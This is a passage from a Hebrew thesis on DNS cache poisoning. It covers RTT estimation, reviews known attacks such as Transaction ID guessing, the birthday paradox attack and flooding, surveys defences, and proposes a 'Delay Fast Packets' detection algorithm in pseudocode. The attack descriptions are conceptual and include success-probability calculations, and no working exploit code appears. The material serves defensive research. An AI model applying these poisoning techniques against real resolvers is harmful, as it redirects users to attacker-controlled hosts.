בשל העובדה שלכל רשת יש מאפיינים שונים, TCP חייבת להיות מסוגל להתאים את ערכת ה-RTT בהתאם. יתרה מכך, המאפיינים או הפריסה של הרשת יכולים להשתנות מהר מאוד ליותר טובים (מהירות גבוהה יותר) או לגרועים יותר (מהירות נמוכה יותר). לדוגמא, מעבר מחיבור ע"י אמצעי תקשורת לווייני לאמצעי המבוסס על סיב אופטי, הופך את הרשת למהירה יותר, ואילו שינוי מ-" Data over Carry Pigeon" ל- "Data over Snail" מאט את הרשת. לכן, כדי שיהיה אפשר להסתגל לשינויים ברשת, הערכת ה-RTT החדשה של ה-TCP צריכה להיות מחושבת עבור כל חבילת TCP נכנסת.

הגדרה 2.6 מגדירה **EstimatedRTT** כ-RTT מוערך של החבילה הבאה הנשלחת ע"י המקור.

הנוסחה הבאה מראה כיצד ה-RTT המוערך החדש מוסק מה-RTT המוערך הישן והמדגם החדש של ה-RTT:

$$EstimatedRTT = (1 - \alpha)\ X\ EstimatedRTT' + \ \alpha\ X\ RTT$$

α ברירת המחדל ביישום TCP של היום שווה ל-0.125. משמעות α כזו היא שבחישובי EstimatedRTT ניתן יותר משקל לחלק העתיק מאשר לחלק שהתקבל לאחרונה. זה נעשה במטרה להחליק כל פיק חיובי או שלילי. אך אפילו אם מתרחש שינוי מהיר במאפיינים של הרשת, TCP יתאים את ה-EstimatedRTT במהירות.

במטרה לזהות חבילות אבודות, TCP לוקח "קצוות ביטחון" כסטייה של ה-RTT מה-EstimatedRTT **.**

הגדרה 2.7 מגדירה **DevRTT** כסטייה של ה-RTT מה-EstimatedRTT.

הנוסחה הבאה מראה כיצד ה-DevRTT החדש מחושב:

$$DecRTT = (1 - \beta)\ X\ DevRTT' + \ \beta\ X|RTT - EstimatedRTT|$$

β ברירת המחדל ביישום TCP של היום שווה ל-0.25. אז ה-Timeout מחושב כך:

$$TimeOut = EstimatedRTT + 4\ X\ DevRTT$$

אם האישור עבור חבילה מגיע אחרי שה-Timeout חלף (או לא מגיע כלל), החבילה נחשבת כאבודה ונשלחת שוב ע"י המקור.

2.2.2 DNS:

DNS משתמש בעיקר ב- User Datagram Protocol (UDP) כפרוטוקול מנוף רביעי. לשאילתות DNS יש בד"כ מטען קטן יחסית, שנכנס לתוך חבילת UDP אחת. שאילתה מלקוח מלווה ע"י חבילת UDP אחת מהשרת. מאחר ו-UDP לא מאבחן אובדן חבילות, שרת ה-DNS חייב להיות מסוגל לייצא שליחה חוזרת בעצמו או להמשיך לעבוד ללא החבילה שאבדה. כמובן במקרה של ה-DNS, החבילה שעבדה תישלח שוב. ה-RFC הבסיסי ממליץ כי מרווח השליחה החוזרת צריך להיות מבוסס על סטטיסטיקה קודמת, אם זה אפשרי. שליחה חוזרת אגרסיבית מידי יכולה בקלות להאט תגובות עבור הקהילה ברשתות גדולות. מרווח השליחה החוזרת המינימלי תלוי בכמה טוב הלקוח מחובר לשרתים הצפויים שלו. בד"כ זה אמור להיות 2-5 שניות.

פרק 3: עבודה הקשורה לנושא

3.1 סקירת ההתקפות:

DNS הוא אחד מהשירותים החשובים ביותר ברשתות פרטיות וגם ברחבי האינטרנט. קשה לדמיין איך ללא השירות שלו היינו יכולים לגלוש באינטרנט או להשתמש בכל יישומי האינטרנט.
עם זאת, הפופולריות של ה-DNS והתלות שלנו בו, הם גם החסרונות שלו. כל קישור חדש לאתר או ליישום בד"כ מתחיל בשאילתת DNS לכתובת IP של היעד. אם מסיבה כלשהי ה-IP שחוזר שגוי, המשתמש יכול להמצא בסופו של דבר בידי האקרים.
הסביבה העיקרית לבעיה זו היא שפרוטוקול DNS חסר כל התייחסות או תכנון של אבטחה. לכן, במשך השנים שרתי ה-DNS היו יעד קבוע של האקרים. בינתיים, האקדמיה וחברון אבטחה עשו כל מאמץ למנוע את ההתקפות ע"י תיקון שרתי ה-DNS (ובכך שיפרו את התוכנה שמיישמת את הפרוטוקול). עם זאת, לא הוכנסו שינויים לפרוטוקול עצמו.


פרק זה יפרט על חלק מההתקפות הפופולריות ביותר במשך השנים ומה נעשה כדי למנוע אותן. למרות שחלק מהתקפות אלו לא אפשריות יותר, הן עדיין מעניינות היות והן מדגישות את העובדה ש-DNS לא תוכנן כפרוטוקול מאובטח ולכן יישום DNS היה בהתחלה פגום. הגבלות ההבטחה פותחו במשך השנים כשההתקפות התגלו. מכאן ניתן להניח שבגרסת ה-BIND המעודכנת ביותר חלק מההתקפות עדיין לא התגלו. יש לבצע עבודה יסודית יותר כדי למנוע מהתקפות Zero-Day להצליח. מכאן, כפי שהוזכר, עבודה זו מציעה אלגוריתם לזיהוי ומניעת התקפות Zero-Day.

נתחיל בהצגת כמה מהתקפות ה-DNS הנפוצות כפי שפורסמו במשך השנים באינטרנט. כל ההתקפות ידועות אך כמה מהן עדיין מהוות איום אפילו על שרת ה-DNS המעודכן ביותר.

3.1.1 נתוני התקפה נוספים:

הרעיון מאחורי ההתקפה הזו הוא לשלוח שאילתה חוקית ולהפיק תשובה חוקית ובעקבותיה מידע נוסף. המידע הזה יתקבל למטמון של שרת ה-DNS לשימוש עתידי. 2 הדוגמאות הבאות להתקפות הן דיי ישנות ולא יעבדו על גרסאות ה-BIND החדשות, אך שווה להזכיר אותן כדי להבין את נסיונות הרעלת המטמון והנזק הפוטנציאלי שלהם. המשתמש יכול לבחון את שרת ה-DNS שלו עם האתר הבא [7] לגבי פגיעות זו.

(איור 3.1: נתוני התקפה נוספים. זרימת החבילות של 2 ההתקפות.)



מידע על התקפות שלא קשור:

ההאקר מייצר שאילתה לשרת ה-DNS עבור דומיין שלא קיים, מהדומיין הנשלט שלו. מאחר ול-DNS אין רשומות עבור הדומיין הזה, הוא ישלח שאילתה ל-Authority DNS Server של הדומיין. לאחר קבלת השאילתה, ההאקר שולח תשובה חוקית תוך הוספת נתונים. הנתונים הנוספים מכילים כתובת IP לדומיינים שלא נכללו בשאילתה המקורית. ה-IP של הדומיין שלא קיים ושל המוסף (שלא ביקשו אותו) מאוחסנים במטמון של שרת ה-DNS לשימוש עתידי.


התקפה זו לא עובדת יותר: אף דומיין לא נשמר במטמון חוץ מהדומיין המקורי בשאילתה.

מידע הקשור להתקפה:

האקר משתמש באותה טכניקה כמו ב"מידע על התקפות שלא קשור", אך הפעם המידע הוא פרטים נוספים הקשורים לדומיין הנשאל. בד"כ נתונים אלו כוללים MX, CNAME, ורשומות NS. רשומות אלו מצביעות על המידע שההאקר רוצה שייאוכסן במטמון.
התקפה זו לא עובדת יותר: אף מידע חוץ מהמידע הנשאל לא נכנס למטמון.

3.1.2 ניחוש Transaction ID:

המכשול האמיתי היחיד העומד בין ההאקר לבין הרעלת מטמון מוצלחת של שרת ה-DNS הוא שדה ה-Transaction ID בפרוטוקול ה-DNS. לכן, ההאקרים מחפשים נק' חולשה ביישום הפרוטוקול שייאפשרו להם לנחש טוב את ה-Transaction ID ובכך להפריע לתנועה. הסעיף הבא עוסק בשיטות שבהן משתמש ההאקר כדי להתגבר על המכשול הזה ואיך שרתי ה-DNS יכולים להיות מוגנים מפני זה.



(איור 3.2: ניחוש Transaction ID. **זרימת החבילות של ההתקפה.**)

תוספת של אחד:

שרתי ה-BIND הראשוניים טיפלו מעט מאוד בבעיות ההבטחה. כדי להמנע מאותן חזרות ה- Transaction ID באותו הזמן ברשת, השרת השתמש בשיטת "Increment by One". כל שאילתה חדשה הונפקה עם ה-TransactionID הישן +1. במקרה כזה, ניחוש ה-Transaction ID הוא קל מאוד. חולשה זו טופלה וגרסאות ה-BIND החדשות מנפיקות Transaction ID רנדומלי לכל שאילתה חדשה.

<u>הנפקת מספר Transaction ID ב-BIND 9:</u>

כפי שצוין לעיל, היה קל לנחש את מס' ה-Transaction ID בגרסאות BIND קודמות. עם זאת, בגרסה החדשה (BIND 9) מס' ה-Transaction ID נבחר באופן אקראי, או ליתר דיוק הוא: Pseudo – PRNG Random Generated Number. האלגוריתם שמפיק את ה-PRNGs בכל אחת מהגרסאות אל BIND פתוח לציבור וקל להשיג וללמוד אותו. כפי שמוצג בגרסאות BIND 9 [8]: 9.4.0-9.4.1, 9.3.0-9.3.4, 9.2.0-9.2.8, 9.0.0-9.0.1, 9.1.0-9.1.3 , אלגוריתם PRNG הוא חלש והמספר האקראי הבא יכול להיות מוסק מהקודם. בעיה ספציפית זו תוקנה בגרסת BIND מס' 9.5.0.

<u>התקפת פרדוקס יום ההולדת:</u>

על מנת לבצע את ההתקפה הזו ההאקר שולח בהתחלה במקביל מס' חבילות גדול לשרת ה-DNS, המבקשות את אותו שם דומיין. שרת ה-DNS מייצר את אותו מס' הבקשות ושולח אותן ל- Authority Server. ההאקר מייצר את אותה כמות של תשובות DNS מזוייפות עם מס' Transaction ID רנדומלי. פרדוקס יום ההולדת מכתיב שכמה מאות חבילות יספיקו להבטיח 50% הצלחה כדי להתאים בין Transaction ID של לפחות שאילתה אחת ותשובה מזוייפת אחת. וכך ניתן להצליח להרעיל את המטמון של שרת ה-DNS. התקפה זו תוארה במלואה ב[9] וב[10].


התקפת יום ההולדת מבטיחה סיכויי הצלחה גבוהים עם מס' מנות דרושות נמוך. בזיוף חבילות רגיל ההאקר שולח N תשובות לשאילתה אחת, ולכן ההסתברות להצלחה היא $\frac{N}{T}$ כש-N הוא מס' החבילות שנשלחו ו-T הוא סך מס' החבילות האפשרי (במקרה של ה-DNS: $T = 2^{16} - 1 = 65535$). בהתקפת פרדוקס יום ההולדת ההאקר רק צריך להתאים את אחת השאילתות לאחת מהתשובות, ההסתברות להצלחה יכולה להיות מחושבת ע"י הנוסחה הבאה:

$$P(success) = 1 - 1\left(1 - \frac{1}{T}\right)\left(1 - \frac{2}{T}\right)\dots\left(1 - \frac{N-1}{T}\right) = 1 - \frac{T!}{T^N(T-N)!};.$$

הכוח של "התקפת פרדוקס יום ההולדת" על "התקפת זיוף רגיל של חבילות" הוא שהיא דורשת יחסית מס' קטן של חבילות כדי ליצור התקפה מוצלחת. רק 300 חבילות יבטיחו 50% הצלחה בעוד ש-750 חבילות יבטיחו 99% הצלחה. בזיוף חבילות רגיל התקפה עם 750 חבילות תבטיח רק $\frac{750}{65535} = 1.14\%$ הצלחה.

התקפת פרדוקס יום ההולדת מראה שאפילו Transaction ID שמונפק באופן אקראי המשמש את גרסאות ה-BIND האחרונות, פגיע להתקפות.

3.1.3 התקפות הצפה:



(איור 3.3: התקפת הצפה)

על מנת להצליח בהתקפה, ההאקר זקוק לזמן רב ככל שאפשר. הזמן שהוא יכול לנצל הוא כאשר שרת ה-DNS מייצר את הבקשה ונגמר כאשר התשובה מתקבלת משרת ה-Authority DNS. בד"כ זה לא מספיק זמן כדי להריץ חיפוש נרחב אחר ה-Transaction ID החוקי על החבילות. כדי להרוויח עוד זמן, ההאקר יכול לנסות להציף את שרת ה-Authority DNS בכדי להאט אותו ואולי להפיל אותו. התקפת ההצפה דומה להתקפת ניחוש ה-Transaction ID והיא מוצגת באיור 3.3.

3.2 פתרונות:

יש מס' פתרונות המציעים כיצד להתמודד ולמנוע התקפות הרעלת מטמון ונסיונות להתקפות [11], [12], [13], [16]. בפרק זה אנו מציגים חלק מהם:

3.2.1 גרסאות BIND:

BIND היא תוכנת ה-DNS הכי נפוצה ברחבי האינטרנט [3], ולכן היא יעד קבוע להתקפות האקרים. גרסאות חדשות ועידכון גרסאות משוחררים באופן קבוע עם עדכונים ותיקונים חדשים של באגים ובעיות אבטחה. לכן, אחת הדרכים החשובות ביותר שמישהו יכול לשפר את האבטחה של השרת ה-DNS המקומי שלך הוא להריץ את הגרסה האחרונה ביותר של BIND, מאחר וכל הגרסאות הקודמות לאחרונה כנראה רגישות לפחות לכמה התקפות ידועות [8].

עם זאת, התקפות חדשות כנראה עוד לא תוקנו ע"י הגרסה החדשה ולכן יכולים עדיין להזיק למע' שלך. דרך אחת לגלות על התקפות חדשות ודרכים להתגונן מפניהן היא לקרוא את הדיון: comp.protocols.dns.bind באופן קבוע [12].

3.2.2 תצורה וניהול DNS

אחת הטעויות הנפוצות ביותר היא תצורה לא נכונה של ה-DNS. כאשר התצורה שלו שגויה, אפילו שרת ה-DNS המעודכן ביותר פגיע להרבה התקפות ידועות (לא בהכרח הרעלת מטמון) כפי שתואר ב[13], [14] ו-[15]. לדוגמא, אחת התצורות החשובות ביותר הוא מגבלת פקודות Zone Transfers לכתובות IP מוכרות ומהימנות בלבד.

כאשר אתה בטוח שה-DNS המקומי הותקף, יש מס' צעדים שניתן לעשות כדי למנוע נזק נוסף:

- ודא שאתה לא נגוע בתוכנות ריגול. תוכנות ריגול רבות משנות את תצורת ה-DNS.
- נסה לברר את כתובת ה-IP של שרת ה-DNS הזדוני.
- הכנס את כתובת ה-IP הזדונית ל-IPs Black List.
- נקה את המטמון של שרת ה-DNS ע"י איפוס השרת או ע"י כל פקודות ניקוי מטמון אחרות.

שיטות טובות אחרות כשעוסקים בתצורה הן אבטחה פיסית של שרתי ה-DNS, הסתרת הגרסה של ה-BIND שפועל [17], הסרת כל השירותים המיותרים הרצים על שרת ה-DNS, הפיכת יציאת המקור UDP לרנדומלית [18] וניטור באופן קבוע של שרתי ה-DNS וקבצי ה-log של ה-DNS.

3.2.3 שינויי שאלות:

ההנחה המרכזית בפתרונות הבאים היא כי פרוטוקול DNS לא ישתנה בזמן הקרוב, ולכן חלק מהפתרון לשלמות הפעולות חייב להיות במגבלות המפרטים הנוכחיים. הרעיון הבסיסי הוא למצוא שדות שניתנים לשינוי בדרך כלשהי, ושינוי זה יגדיל את מס' השאילתות לכזו כמות שלהאקר לא יהיה סיכוי למצוא ולשלוח את השינוי הנכון של התשובה לפני שהאמיתית תגיע מה-Authentication Server.

- [19] 0x20 Bit: הרעיון הוא להשתמש בסעיף השאלות כדי להוסיף ביטים ראנדומליים לשאילתה. שרת ה-DNS יצטרך להתאים את הביטים הללו בכל תשובה לגיטימית שהוא מייצר. לרוב שרתי ה-DNS לא משנה אם השאלה מוצגת בתיבה העליונה או התחתונה, ולכן שילוב של התיבות יכול לספק את הביטים הרנדומליים ההכרחיים לשאילתה. ההבדל בין "A" (0X41) ל-"a" (0X61) או "Z" (0X5a) ל-"z" (0X7a) הוא הביט 0X20 (ומכאן שם האלגוריתם). לדוגמא:
  - WWW.IETF.ORG 000 0000 000
  - WwW.iEtF.oRg 010 1010 101
  - wWw.IeTf.OrG 101 0101 010
  - www.ietf.org 111 1111 111

- מס' הביטים שמיוצר בשיטה זו הוא פונקציה של אורך הדומיין: לדומיינים ארוכים יהיו הרבה ביטים רנדומליים ודומיינים קצרים ישארו רק עם מס' ביטים קטן וישאירו את האתרים שלהם פגועים להתקפות הנ"ל.
- קידומת אקראית [20]: שיטה זו מציעה להשתמש ב-Wildcard Domain Names כדי להגדיל את האנטרופיה. לדוגמא: אם משתמש רוצה לפענח את www.example.com, שרת ה-DNS ייצר קידומת אקראית לשאילתה וישלח: ra1bc3twqj.www.example.com. שרת ה-Authoritative DNS יחזיר את אותו שם הדומיין עם כתובת ה-IP של www.example.com. שיטה זו המשתמשת בקידומת של אורך 10 תייצר בערך $\log_2 36^{10} \approx 52$ ביטים.

3.2.4 אבטחת DNS:

מאחר ופרוטוקול DNS לא כולל אבטחה, פותחו Domain Name System Security Extensions (DNSSEC) כפי שתואר ב-RFC 3833 [16], [22]. DNSSEC תוכנן למניעת הרעלת מטמון ע"י חתימה דיגיטלית של כל התשובות שלו, כך שניתן בקלות לאמת את נכונות ושלמות המידע.
DNSSEC הוא פרוטוקול חדש ורק לאחרונה כמה מהחלקים העיקריים שלו הוגדרו באופן רשמי. פריסת הפרוטוקול ברשתות בקנה מידה גדול היא משימה מאתגרת. הסיבה לכך היא שנדרשת רמה מינימלית של פריסה כדי שיוזר יפיק תועלת מהשירות החדש. קשה למצוא את המשתמשים הראשונים שלמשך תקופה מסויימת יהיו מוכנים לשלם את המחיר של שימוש בפרוטוקול חדש.

3.2.5 התרומה שלנו:

בעבודה זו אנו מציעים אלגוריתם שמתמודד עם הסוג חזק יותר של האקרים מזה שתואר בפתרונות הקודמים (פרט ל-DNSSEC). ההאקר שלנו יכול לבחון (אך לא לשנות) כל חבילה שנשלחה או התקבלה ע"י שרת ה-DNS המקומי. הפתרון שלנו יכול להיות מיושם כקופסה שחורה ישר אחרי שרת ה-DNS, ולכן אין דרישות לשינויים לא בפרוטוקול DNS ולא בקוד השרת של BIND.

פרק 4: אלגוריתם Delay Fast Packets

כפי שהוזכר קודם לכן, פרוטוקול DNS משתמש בד"כ ב-User Datagram Protocol (UDP) כפרוטוקול מדרגה רביעית לתקשורת הנתונים שלו. אם מסיבה כלשהי, השאילתה או התשובה לא מגיעים ליעד שלהם, שרת ה-DNS שולח בקשה חוזרת. במקרה כזה, שרת ה-DNS צריך לדעת איך להתמודד עם מצב שנובע מעיכוב חבילות היות וזה יכול להיות מתורגם בטעות כאיבוד חבילות. הדרך שבה ה-DNS פועל היא הדרך הכי פשוטה: קבלת התשובה החוקית הראשונה (תשובה חוקית היא תשובה מ- Authoritative Server עם Transaction ID נכון) והתעלמות מכל שאר התשובות. במילים אחרות, רק התשובה הראשונה תועבר למשתמש ותישמר במטמון לשימוש עתידי. זהו חיסרון באבטחה של ה-DNS ודרך להאקרים להתקפת ה-DNS והרעלת המטמון.

פרק זה מציג את "Delay Fast Packets algorithm" או בקיצור אלגוריתם DFP המאתר ומונע נסיונות להתקפת הרעלת מטמון. הרעיון של אלגוריתם DFP הוא הוא העניין הבא: בכדי ש"ניסיון התקפה" יהפוך ל"התקפה מוצלחת" הוא חייב לנצח את התשובה האמיתית (מ-Authoritative Server) במירוץ חזרה לשרת ה-DNS המקומי. כדי להצליח בכך, ההאקר מנסה לשלוח תשובה בהקדם האפשרי, בד"כ הרבה יותר מהר משזה לוקח ל-Authoritative Server לייצר תשובה. אלגוריתם ה-DFP שלנו מזהה את הנק' הזו ולכן מאבחן ומונע את ההתקפות.

4.1 הצגת אלגוריתם DFP:

הרעיון המרכזי של האלגוריתם הוא להעריך את ה-RTT בין שרת ה-DNS לכל אחד מה-Authoritative Servers שהוא פוגש אי פעם ומעכב את התשובות שמגיעות מהר מידי בהתאם להערכה (לכן הוא נקרא אלגוריתם DFP – Delay Fast Packets). יתרה מכך, אלגוריתם DFP מעריך את ה-RTT לכל סוג שירות שה-Authoritative Server יכול לספק (MX, A, AAAA, CNAME, PTR וכו'). לחלק משירותים אלו הערכת TRR גבוהה יותר מלאחרים בגלל חיפוש Data Base נרחב יותר בצד ה-Authoritative. לכל Authoritative Server וסוג שירות, ה-Estimated RTT מנבא את הזמן הממוצע הנדרש לתשובה הבאה להגיע. אם מסיבה כלשהי, התשובה מגיעה מוקדם מידי לפי אלגוריתם DFP, שרת ה-DNS מחכה במשך זמן מסויים. אם תשובה חוקית נוספת מגיעה בחלון הזמן הזה, 2 התשובות נזרקות ושאילתה חדשה נוצרת (כאילו התרחש איבוד חבילות DNS רגיל). אם התוקף מתעקש ושולח תשובה לכל שאילתה, המשתמש יחווה התקפת Denial of Service היות ואלגוריתם DFP לא יעביר אף אחת מהתשובות חזרה למשתמש. התקפה זו נקראת DoS (Denial of Service) ונושא זה לא נסקר בעבודה זו.

בסעיף הבא (4.2) אנו מציגים pseudocode פשוט המדגים את הרעיון של אלגוריתם DFP. כדי להעביר את הרעיון מבלי לסבך את ה-pseudocode, אלגוריתם ה-DFP הבא לא עוסק בהתקפה מרובת חבילות. אם ההאקר מחליט לשלוח תשובות "חוקיות" רבות עבור שאילתה אחת, אלגוריתם ה-DFP הבא יזרוק רק את ה-2 הראשונות וייכשל בזריקת התשובות הבאות של ההאקר. עם זאת, הכללת אלגוריתם DFP היא פשוטה: לכל חבילה מהירה,כל תשובה לאותה השאילתה חייבת להשמר לתקופה מסויימת, ואז כל התשובות חייבות להזרק. כמובן כדי למנוע הצפה בזיכרון של שרתי ה-DNS, רק המידע המינימלי הרלוונטי חייב להשמר, כמו 5-tuple והזמן עד שהתשובות כבר לא תקפות (ה-DNS timeout הרגיל).

סוגיה לא מטופלת נוספת באלגוריתם DFP היא שחבילות "מהירות מידי" משפיעות על הערכת RTT. במקרה שבו אין התקפות, חבילות "מהירות מידי" אלו יכולות לגרום לשינוי בטופולוגיה של הרשת ולכן חייבות להחשב בהערכת ה-RTT. אך במקרה של התקפות אפשריות, זהיהיה רעיון רע להכליל אותן בהערכות כי הן יכולות להיות ניסיון של ההאקר להוריד את הערכת ה-RTT כדי ליצור התקפה מוצלחת בעתיד הקרוב. לכן, חבילות "מהירות מידי" חייבות לא להשפיע על ה-RTT עד שנהיה בטוחים שהן

תשובות אמיתיות וחוקיות ולא ניסיונות להתקפה. זה יהיה ידוע רק כשיעבור פרק זמן מסויים ולא יגיעו תשובות נוספות במהלך פרק הזמן הזה.

4.2 Pseudocode:

Algorithm 1 DFP - Delay Fast Packets

Main Method

```
1:  PacketDictionary.Init()
2:  StatsDictionary.Init()
3:  loop
4:    NewPacket ⇐ SniffDNSPacket()
5:    ID ⇐ NewPacket.TransactionID + NewPacket.Type
6:    5Tuple ⇐ NewPacket.5Tupple
7:    IsQuery ⇐ NewPacket.IsQuery
8:    if IsQuery then
9:      if [5Tuple, ID] already in PacketDictionary then
10:       PacketDictionaly[5Tuple, ID] = NewPacket
11:       print DUP REQUEST FOUND: REMOVING PACKET AFTER TIMEOUT
12:     else
13:       PacketDictionaly.Insert([5Tuple, ID],NewPacket)
14:     end if
15:   else
16:     RequestPacket ⇐ PacketDictionary.Get([5Tuple, ID])
17:     if [5Tuple, ID] is delayed then
18:       Drop all packets with ID [5Tuple, ID]
19:       SEND: WARNING, 'TOO FAST' PACKET RECEIVED, POSSIBLE ATTACK
20:     else
21:       if RequestPacket not exists then
22:         SEND: WARNING, UNMATCHED REPLY FOUND, POSSIBLE ATTACK
23:       end if
24:       RTT ⇐ NewPacket.TimeOfArrival−RequestPacket.TimeOfArrival
25:       DelayTime ⇐ StatsDictionary[[NewPacket.SourceIP,
          NewPacket.ReplyType].AddSample(RTT,NewPacket.SourceIP,
          NewPacket.ReplyType])
26:       DelayPacket(DelayTime)
27:       PacketDictionary.Remove([5Tuple, ID)]
28:     end if
29:   end if
30: end loop
```

```
AddSample(RTT, IP, Type)
1: if First Sample for this IP and TYPE then
2:    EstimatedRTT ⇐ RTT
3:    DevRTT ⇐ 0
4: end if
5: EstimatedRTT ⇐ (1 − α) × EstimatedRTT + α × RTT
6: DevRTT ⇐ (1 − β) × DevRTT + β × |RTT − EstimatedRTT|
7: if RTT < EstimatedRTT − DevRTT × FactorWindow then
8:    return (EstimatedRTT + DevRTT × FactorWindow) − RTT
9: else
10:   return 0
11: end if
```

4.2.1 תיעוד אלגוריתם DFP:

השיטה העיקרית (מפורטת לפי שיטות קוד):

(1,2): אלגוריתם DFP משתמש ב-2 hashtables: PacketDictionary כדי להתאים בין השאילתות היוצאות לתשובות הנכנסות, ו-StatsDictionary לאיחסון הסטטיסטיקות לכל שרת Authoritative DNS.

(3): לולאה ראשית. רצה ללא הגבלת זמן כל עוד התוכנית פועלת.

(4): קבלת חבילה חדשה מהתקן הרשת.

(5,6,7): חילוץ הפרמטרים מהחבילה החדשה, קבלת ה-5-Tuple, ה-Transaction ID, Packet Type וה-IsQuery flag.

(8): ניהול חבילות השאילתה.

(9): בדיקה אם יש חבילה עם אותו 5-Tuple ו-ID ב-PacketDictionary hashtable.

(10,11): החלפת הבקשה הישנה עם הבקשה החדשה ב-PacketDictionary hashtable. הערה: מצב זה יכול לקרות רק אם אף תשובה לא התקבלה והשאילתה החדשה היא בעלת אותו 5-Tuple ו-ID כמו הבקשה הישנה.

(12,13): הכנסת השאילתה החדשה ל-PacketDictionary hashtable.

(15): ניהול חבילות התשובה.

(16): קבלת חבילת השאילתה המתאימה עם ה-5-Tuple וה-ID הנכונים.

(17): בדיקה שלאף תשובה מעוכבת אין את אותו ID כמו של התשובה הנכונה.

(18,19): אם נמצאו הרבה ID, זרוק את כולם ושלח אזהרה.

(21,22): אם לא נמצאה שאילתה מתאימה (יש לנו תשובה ללא שאילתה), נשלחת אזהרה היות ומצב זה לא יכול להתממש אף פעם אלא אם כן יש התקפה על שרת ה-DNS.

(23): ניהול המצב הרגיל שבו נמצאו שאילתה ותשובה.

(24): חישוב ה-RTT בין שרתי ה-DNS ע"י מדידת ההבדלים בין זמן ההגעה של השאילתה ושל התשובה.

(25): הרצת AddSample method על המדגם החדש וה-RTT.

(26): מניעה מחבילת התשובה להכנס לליבת שרת ה-DNS, לפרק הזמן שנקבע ע"י AddSample method.

(27): הסרת הבקשה מה-PacketDictionary Hashtable.

AddSample:

(1): בדיקה אם זה המדגם הראשון עבור ה-IP וה-Type.

(2,3,4): איתחול הפרמטרים הסטטיסטיים.

(5): חישוב ה-EstimatedRTT עם ה-α הנתונה.

(6): חישוב ה-DevRTT עם ה-β הנתונה.

(7): בדיקה האם החבילה מהירה מידי בהתאם לחלון הנקבע ע"י הפרמטרים EstimatedRTT, DevRTT, FactorWindow.

(8): אם זוהי חבילה מהירה, להחזיר את מרווח הזמן שבו היא חייבת להיות מעוכבת.

(9,10,11): אחרת, להחזיר 0.

4.3 מפרטי אלגוריתם DFP:

אלגוריתם DFP משתמש בנוסחה הבאה כדי לאתר חבילות "מהירות מידי":

$$RTT < EstimatedRTT - devRTT\ X\ FactorWindow$$

כל תשובת DNS המגיעה מוקדם מידי עפ"י הנוסחה נחשבת לחשודה ומעוכבת, כדי לתת מספיק זמן לתשובה אחרת עם אותו TID להגיע. המשתנים בנוסחה נשלטים ע"י 3 פרמטרים: α, β ו-FactorWindow. הביצועים של אלגוריתם DFP , במונחי מהירות, דיוק הזיהוי והקצאת זיכרון תלויים בטיב התצורה שלהם. בפרק זה אנו מתארים את השיקולים והניסויים שהובילו אותנו לבחור בערכים של 3 פרמטרים אלו.

4.3.1 חלון:

הגדרה 4.1 מגדירה **חלון** כנק' זמן כלשהי המתחילה לאחר שליחת בקשת ה-DNS. כל תשובה המגיעה לפני שהחלון מתחיל נחשבת לחשודה. לדוגמא: ל-www.xkcd.com שרת Authoritative DNS עם סוג A, החלון יכול להתחיל ב-3400 ms , ואילו לסוג MX יכול להתחיל ב-3800.

הגדרה 4.2 מגדירה **נקודת התחלת חלון** כזמן שעבר מאז הבקשה לתחילת החלון.

הגדרה 4.3 מגדירה **הזעקת שווא** כחבילה שמגיעה מה-AuthoritativeServer לפני נק' התחלת החלון ואפילו אם מספיק זמן עובר, לא מגיעה תשובה נוספת עם אותו TID. כל אחת מהזעקות שווא אלו גורמת לשרת ה-DNS לשמור את החבילה בזיכרון לזמן קצר ולשחרר אותה רק אחרי שזה בטוח.

החלון הוא בעל אופי דינמי מאוד, נק' ההתחלה שלו משתנה כל הזמן וזזה על ציר הזמן. זאת בשל האופי הדינמי של רשת האינטרנט והשינויים התמידיים של ה-RTT של השאילתות המגיעות.

נק' התחלת החלון מכתיבה אילו חבילות נחשבות "מהירות מידי" ולכן צריך לעכב אותן, ואילו חבילות בגבול הזמן הנורמלי ולכן יכולות לעבור ללא עיכוב. כדי להתאים את הפרמטרים המגדירים את נק' התחלת החלון, יש להתחשב ב-2 נקודות מרכזיות:

